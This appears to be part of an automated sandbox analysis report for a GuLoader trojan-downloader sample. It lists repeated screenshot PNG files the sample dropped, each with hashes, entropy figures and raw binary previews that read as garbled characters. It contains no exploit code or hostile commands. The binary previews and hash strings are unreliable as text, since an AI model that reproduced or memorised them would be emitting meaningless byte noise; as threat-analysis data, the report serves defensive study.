.....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G...;.f..k....ohV.Q...k.^zmm..9.<....!.4.C...:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_080624.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277830
Entropy (8bit):	7.954947025650515
Encrypted:	false
SSDEEP:	24576:rp8s4R9nFyLpayNejGmRah78hpYmN/vxY8sHJcBCTD0gdpCDYJMeM2CXBgQEBdGK:qNHn0bNhmRG78hpYmN/vrsOBYogdkTez
MD5:	721258BE30B812DCEDCB107FF6471ED4
SHA1:	69E1DB2D8E1360397E242E5EB935D0E07DD10C61
SHA-256:	9B7DE6E442D6FD912B3FA7C4E5372FB3C3C993F047739C2E3F8182C109D45FBB
SHA-512:	FA3DE440C4AE13BACFF8E5CC23FA474B99429D05D9330703178B2DAA4ACA13A13CA2A0B78696011BCF18267B8814270B7258A5B2B67CAF2A805D7AF29EFFDB3A
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g.mWy.....jG.C.yn..n.y..>..{.}..i..s.9me!.l..c....@.....mKB..9.@....A.P..w.....kU.$....1..1 ...q?....t..d5#..t...L.N}..C...`..K.L.B...q.L.0i..>..._z....Oa.....3.../TKN..Z|.s.S.....t..q9..U._Na...'.b.y}.J{.....g.^.....q...).....OL.=..?.t.....J.s..*....q..."..>..../...~>kt..g#e..... .H...L{..'.....`....t>.`1>[.6c.....c.y`...._.G.....}3.'3b...6m:..q&.....{_.{.....t.....e.....y.2..{.2.....v|._Lf1.;....516.....E.....p...{3b.....}w...0....e...MwuY..fz.....8...7...{{f.._-}...%oH.86.&.....6...)..}[.s.y..;2.....&..~;.x.wf...Jm...yk...t..o.L...i3^...o.<.?.<GK<.Y.....vS5~.M...wd./:..jEz?.;ko.....60.f...V.S.KR.,b.D..1.-;.j.wTK...Z|.....n..'....{.....v.!...Y.....A... %...s.u9f....S..;f..K...Zv..Dz..]|.u...WW+.[.{Oqr....Zt.....\_-90....][..{Mn...?$=.....WU.}.....2.-Ky..:X.....Gj..9.W

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_080924.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277830

Entropy (8bit):	7.954947025650515
Encrypted:	false
SSDEEP:	24576:rp8s4R9nFyLpayNejGmRah78hpYmN/vxY8sHJcBCTD0gdpCDYJMeM2CXBgQEBdGK:qNHn0bNhmRG78hpYmN/vrsOBYogdkTez
MD5:	721258BE30B812DCEDCB107FF6471ED4
SHA1:	69E1DB2D8E1360397E242E5EB935D0E07DD10C61
SHA-256:	9B7DE6E442D6FD912B3FA7C4E5372FB3C3C993F047739C2E3F8182C109D45FBB
SHA-512:	FA3DE440C4AE13BACFF8E5CC23FA474B99429D05D9330703178B2DAA4ACA13A13CA2A0B78696011BCF18267B8814270B7258A5B2B67CAF2A805D7AF29EFFDB 3A
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g.mWy.....jG.C.yn..n.y..>..{.}..i..s.9me!.l..c....@.....mKB..9.@....A.P..w.....kU.$....1..1 ...q?....t..d5#..t...L.N}..C...`..K.L.B...q.L.0i..>.._z....Oa.....3.../TKN..Z|.s.S.....t..q9..U._Na...'.b.y}.J{.....g.^.....q...).....OL.=..?.t.....J.s..*....q..."..>..../...~>kt..g#e..... .H...L{..'.....`....t>.`1>[.6c.....c.y`....._.G.....}3.'3b...6m:..q&.....{_.{.....t.....e.....y.2..{.2.....v|._Lf1.;....516.....E.....p...{3b.....}w...0....e...MwuY..fz.....8...7...{{f.._- }...%oH.86.&.....6...)..}[.s.y..;2.....&..~;.x.wf...Jm...yk...t..o.L...i3^...o.<.?.<GK<.Y.....vS5~.M...wd./:..jEz?.;ko.....60.f...V.S.KR.,b.D..1.-;.j.wTK...Z|.....n..'....{.....v.!...Y.....A... %...s.u9f....S..;f..K...Zv..Dz..]|.u...WW+.[.{Oqr....Zt.....\_-90....][..{Mn...?$=.....WU.}.....2.-Ky..:X.....Gj..9.W

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_081224.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277830
Entropy (8bit):	7.954947025650515
Encrypted:	false
SSDEEP:	24576:rp8s4R9nFyLpayNejGmRah78hpYmN/vxY8sHJcBCTD0gdpCDYJMeM2CXBgQEBdGK:qNHn0bNhmRG78hpYmN/vrsOBYogdkTez
MD5:	721258BE30B812DCEDCB107FF6471ED4
SHA1:	69E1DB2D8E1360397E242E5EB935D0E07DD10C61
SHA-256:	9B7DE6E442D6FD912B3FA7C4E5372FB3C3C993F047739C2E3F8182C109D45FBB
SHA-512:	FA3DE440C4AE13BACFF8E5CC23FA474B99429D05D9330703178B2DAA4ACA13A13CA2A0B78696011BCF18267B8814270B7258A5B2B67CAF2A805D7AF29EFFDB 3A
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g.mWy.....jG.C.yn..n.y..>..{.}..i..s.9me!.l..c....@.....mKB..9.@....A.P..w.....kU.$....1..1 ...q?....t..d5#..t...L.N}..C...`..K.L.B...q.L.0i..>.._z....Oa.....3.../TKN..Z|.s.S.....t..q9..U._Na...'.b.y}.J{.....g.^.....q...).....OL.=..?.t.....J.s..*....q..."..>..../...~>kt..g#e..... .H...L{..'.....`....t>.`1>[.6c.....c.y`....._.G.....}3.'3b...6m:..q&.....{_.{.....t.....e.....y.2..{.2.....v|._Lf1.;....516.....E.....p...{3b.....}w...0....e...MwuY..fz.....8...7...{{f.._- }...%oH.86.&.....6...)..}[.s.y..;2.....&..~;.x.wf...Jm...yk...t..o.L...i3^...o.<.?.<GK<.Y.....vS5~.M...wd./:..jEz?.;ko.....60.f...V.S.KR.,b.D..1.-;.j.wTK...Z|.....n..'....{.....v.!...Y.....A... %...s.u9f....S..;f..K...Zv..Dz..]|.u...WW+.[.{Oqr....Zt.....\_-90....][..{Mn...?$=.....WU.}.....2.-Ky..:X.....Gj..9.W

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_081524.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1278384
Entropy (8bit):	7.952557768925647
Encrypted:	false
SSDEEP:	24576:rp8s5XvHwCb+i4CFv0sLc+ZZP7orpoMpJKSy4hfRsge7JJxGzFTt:qQvHwCKKFMsLc+HPlMmSxsP5GzFTt
MD5:	EB180FF64CA11773DCFC00CD62E213CD
SHA1:	DB2B8D737F8E032C8111668100F6CAB5D3FD9CA1
SHA-256:	F4C5A693625D1B814DC9EF4AF395B0A01986DB24BFB957E01AEEA0829AD0215D
SHA-512:	6383616485364B854AA71CC7D895FF586596D55BDB29C3531BA811F28770086BD3DC1E3E7C4611A0CC3C9BB89D9A6AF0B69159CCCC3BD5EB3CD1AD846E232 1
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g.mWy.....jG.C.yn..n.y..>..{.}..i..s.9me!.l..c....@.....mKB..9.@....A.P..w.....kU.$....1..1 ...q?....t..d5#..t...L.N}..C...`..K.L.B...q.L.0i..>.._z....Oa.....3.../TKN..Z|.s.S.....t..q9..U._Na...'.b.y}.J{.....g.^.....q...).....OL.=..?.t.....J.s..*....q..."..>..../...~>kt..g#e..... .H...L{..'.....`....t>.`1>[.6c.....c.y`....._.G.....}3.'3b...6m:..q&.....{_.{.....t.....e.....y.2..{.2.....v|._Lf1.;....516.....E.....p...{3b.....}w...0....e...MwuY..fz.....8...7...{{f.._- }...%oH.86.&.....6...)..}[.s.y..;2.....&..~;.x.wf...Jm...yk...t..o.L...i3^...o.<.?.<GK<.Y.....vS5~.M...wd./:..jEz?.;ko.....60.f...V.S.KR.,b.D..1.-;.j.wTK...Z|.....n..'....{.....v.!...Y.....A... %...s.u9f....S..;f..K...Zv..Dz..]|.u...WW+.[.{Oqr....Zt.....\_-90....][..{Mn...?$=.....WU.}.....2.-Ky..:X.....Gj..9.W

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_081824.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1278384
Entropy (8bit):	7.952557768925647
Encrypted:	false
SSDEEP:	24576:rp8s5XvHwCb+i4CFv0sLc+ZZP7orpoMpJKSy4hfRsge7JJxGzFTt:qQvHwCKKFMsLc+HPlMmSxsP5GzFTt

MD5:	EB180FF64CA11773DCFC00CD62E213CD
SHA1:	DB2B8D737F8E032C8111668100F6CAB5D3FD9CA1
SHA-256:	F4C5A693625D1B814DC9EF4AF395B0A01986DB24BFB957E01AEEA0829AD0215D
SHA-512:	6383616485364B854AA71CC7D895FF586596D55BDB29C3531BA811F28770086BD3DC1E3E7C4611A0CC3C9BB89D9A6AF0B69159CCCC3BD5EB3CD1AD846E2328 1
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g.mWy.....jG.C.yn..n.y..>..{.}..i..s.9me!.l..c....@.....mKB..9.@....A.P..w.....kU.$....1..1 ...q?....t..d5#..t...L.N}..C...`..K.L.B...q.L.0i..>..._z....Oa.....3.../TKN..Z|.s.S.....t..q9..U._Na...'.b.y}.J{.....g.^.....q...).....OL.=..?.t.....J.s..*....q..."..>..../...~>kt..g#e..... .H...L{...'.....`....t>.`1>[.6c.....c.y`...._.G.....}3.'3b...6m:..q&.....{_.{.....t.....e.....y.2..{.2.....v|._Lf1.;....516.....E.....p...{3b.....}w...0....e...MwuY..fz.....8...7...{{f.._- }...%oH.86.&.....6...)..}[.s.y..;2.....&..~;.x.wf...Jm...yk...t..o.L...i3^...o.<.?.<GK<.Y.....vS5~.M...wd./:..jEz?.;ko.....60.f...V.S.KR.,b.D..1.-;.j.wTK...Z|.....n..'....{.....v.!...Y.....A... %...s.u9f....S..;f..K...Zv..Dz..]|.u...WW+.[.{Oqr....Zt.....\_-90....][..{Mn...?$=.....WU.}.....2.-Ky..:X.....Gj..9.W

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_082125.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1278384
Entropy (8bit):	7.952557768925647
Encrypted:	false
SSDEEP:	24576:rp8s5XvHwCb+i4CFv0sLc+ZZP7orpoMpJKSy4hfRsge7JJxGzFTt:qQvHwCKKFMsLc+HPlMmSxsP5GzFTt
MD5:	EB180FF64CA11773DCFC00CD62E213CD
SHA1:	DB2B8D737F8E032C8111668100F6CAB5D3FD9CA1
SHA-256:	F4C5A693625D1B814DC9EF4AF395B0A01986DB24BFB957E01AEEA0829AD0215D
SHA-512:	6383616485364B854AA71CC7D895FF586596D55BDB29C3531BA811F28770086BD3DC1E3E7C4611A0CC3C9BB89D9A6AF0B69159CCCC3BD5EB3CD1AD846E2328 1
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g.mWy.....jG.C.yn..n.y..>..{.}..i..s.9me!.l..c....@.....mKB..9.@....A.P..w.....kU.$....1..1 ...q?....t..d5#..t...L.N}..C...`..K.L.B...q.L.0i..>..._z....Oa.....3.../TKN..Z|.s.S.....t..q9..U._Na...'.b.y}.J{.....g.^.....q...).....OL.=..?.t.....J.s..*....q..."..>..../...~>kt..g#e..... .H...L{...'.....`....t>.`1>[.6c.....c.y`...._.G.....}3.'3b...6m:..q&.....{_.{.....t.....e.....y.2..{.2.....v|._Lf1.;....516.....E.....p...{3b.....}w...0....e...MwuY..fz.....8...7...{{f.._- }...%oH.86.&.....6...)..}[.s.y..;2.....&..~;.x.wf...Jm...yk...t..o.L...i3^...o.<.?.<GK<.Y.....vS5~.M...wd./:..jEz?.;ko.....60.f...V.S.KR.,b.D..1.-;.j.wTK...Z|.....n..'....{.....v.!...Y.....A... %...s.u9f....S..;f..K...Zv..Dz..]|.u...WW+.[.{Oqr....Zt.....\_-90....][..{Mn...?$=.....WU.}.....2.-Ky..:X.....Gj..9.W

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_082425.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_082725.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8

SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_083025.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_083326.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_083626.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false

Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.:,'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_083926.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1280324
Entropy (8bit):	7.953796741727797
Encrypted:	false
SSDEEP:	24576:i8X7xTr9LT5xWPTMCvQuNgsT+2bi/lPi1cpIDEAjk4LBgmXjm:BtxQoCvQui2bqqy2DErctm
MD5:	DCC71051182D833022C8DC331DEB8224
SHA1:	F83EE4F5DF3F07775B673E728D34AD4B10781CC8
SHA-256:	56F7BC93A48C2A091DAA8A5D7D0442994C72B8CFA5DD4CF0D804702544B4389D
SHA-512:	9E77E8C4A0DF3CB4A96D45CD2D50665E5FE929236A5108C76F80F826430D27B21B268F96B8DBBF8D865C834B0CA4F0370252DA49544742043533B803CEBC470
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..w..Gy...Z;G.....sg|...k.3sl.(.s.....16.. a. ."HBD.%!.%...V..$@..[..DP..T.O.U.z.^km .....Wo..=...j}.W.....3.9.....g.c..]Jg..J.Q...4.]....s...}~....u5.sU...X...P-8..j.y.U..}..O..1~....t..q9..U._L`...g.....=FI...P.D...ot..d.Jk...{.;.....M..3M..?..c.zbZi...ie|..;5}..H..e.....' 2...L.....H...t.>.>...0...\S...i...P.o.c.y4...b|..yM.>45.?89.>.v....).#...o....)...{.&M..?...w?....}.....d...c.....0....e.....2....y...%...M.7.....x..)..... .1..g.....6..y.G.V..O...y..? Y.R...11.5.T.N.;C..k..1^x.}.f...R.y..U-8.j...'.../|M.7a...wg..%.....?..j..f..;fu.....q.....5.5Yx.]....'.c.c.u....Z~...#n...~[..2.-;.j.wU...;..J.=..#o..~k._pt.<..c.-<&=;..c.]...EG.^-N.El..qK5 v.M....-.{Oqr..yk5....V.....Z-8,.....\...*..i....}..U....7U..H.H._.....yi..gmb.!.T..#.@...K.\].8...w.u....g.80.O.%.....^..Y->4}g....M...w..?.t....g.....

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_084226.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.:,'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_084527.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
